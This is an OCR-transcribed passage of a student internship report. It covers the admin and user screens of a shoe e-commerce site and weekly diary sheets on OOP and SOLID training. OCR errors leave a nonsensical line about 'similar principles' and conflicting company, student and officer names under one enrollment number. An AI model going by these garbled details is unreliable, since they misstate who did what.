


Figure 8.1 admin login page

8.2.2 Admin Page

Figure 8.2 admin page

8.2.3 Add Product




Figure 8.3 Add product

8.2.4 View Product

Figure 8.4 view product

8.2.5 Orders




Figure 8.5 orders

8.2.6 Users

Figure 8.6 Users

8.3 User Module

- In this website you may have sign in to our website and text step you seen the Home Page of our website you choose your shoes and add to cart. After that you can see the shopping cart page of our website, you have to fill the shoes size and name and that is compulsory. After that you have to
- Click on “Process to Checkout”. And next you seen user profile. In this page user see their Id Number. After that you have to clicked on continue shopping. User need to checkout of the website

8.4.1 User Interface

Figure 8.7 Users interface

8.4.2 User Login




Figure 8.8 Users login

8.4.3 User Signup

Figure 8.9 Sign up

8.4.4 Cart Page




Figure 8.10 Cart Page

Chapter 9: Conclusion

9.1 Overall Analysis of Internship

During this internship following skills are improved.

- Technical skills
- Communication skills
- Presentation skills
- Time management
- Team Work

Overall my internship at Yudiz Solution Pvt Ltd. Has been a success. I was able to gain practical skills and work in a fantastic environment.

9.2 Dates of Continues Evaluation


In a nutshell, this internship has been an excellent and rewarding experience. During this internship I have given task on daily basis so evaluation is done on daily basis. Everyday mentors come for evaluation of my daily task.

References

Website References

1) https://developer.mozilla.org/en-US/docs/Web/JavaScript
2) https://jquery.com/
3) http://api.jquery.com/jquery.ajax/
4) https://developer.mozilla.org/en-US/docs/Web/CSS
5) https://developer.mozilla.org/en-US/docs/Web/HTML
6) https://laravel.com/docs/10.x/installation
7) https://github.com/

Appendix A- Annexure 1



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Annexure I

Enrollment no: 190390107051

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Buchiyanniya Bhaveshbhai Ravel

DIARY OF THE WEEK: Dt 1/02/2023 TO 4/02/2023

DEPARTMENT: Computer Engineering SEM: 6th

NAME OF THE ORGANISATION: Yuvaz Solutions Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Kishan Gujjar

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-01 :- orientation session
- meet the MD & Co-Founder and C.T.O of the company.
- Basic understanding about the company policies
- meet the HR Team From different departme nt
- introduction session

Day :- 02 - Provide the official gmail account
- create the Skype account
- install and set up the Environment of the Nekul software
- Technical session (Basic Programming)
- oops concept
  1) inheritance
  2) Polymorphism

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

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SUPPLEMENTRY NOTES
(add additional sheets if required)

3) Encapsulation
4) Abstraction

Day-03 :- We were assigned 5 Example
1st and 2nd on Inheritance
3rd on Abstraction
4th on Polymorphism
5th on Encapsulation

Day-04 :- - Mentors comes and checks our task and evaluate them.
- Provide the feedback for improvement

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

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TOTAL HOURS: 45 hours

R.B.Raval
SIGNATURE OF STUDENT

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EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge
of Dept. / Section / Plant

Date:

Date:

✪ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I
Enrollment no: 190390107051

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: RushiKumar Bharatbhai Rupesi
DIARY OF THE WEEK: Fr. 5/06/2023 TO 09/06/2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: Yudiz Solutions Limited
NAME OF THE PLANT/SECTION/DEPARTMENT: Web development
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Nirkam Gajjar

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-05 :- Doubt Session on about the OOPs concept
- Quickly Revised the OOPs concept
- Brief overview about the SOLID principal
- Concept of constructor dimension problem

Day-06 :- Fully explained the SOLID principal
- Assign the task related to this principal create the To Do List with the use of SOLID principle.
- Also discussed some similar principle like some such as DURASF JJBRY JJ (UPI> 47 Yaar)

Day-07 :- Perform the task To-Do List
- mentors has come and check our solution and provide feedback for improvement.

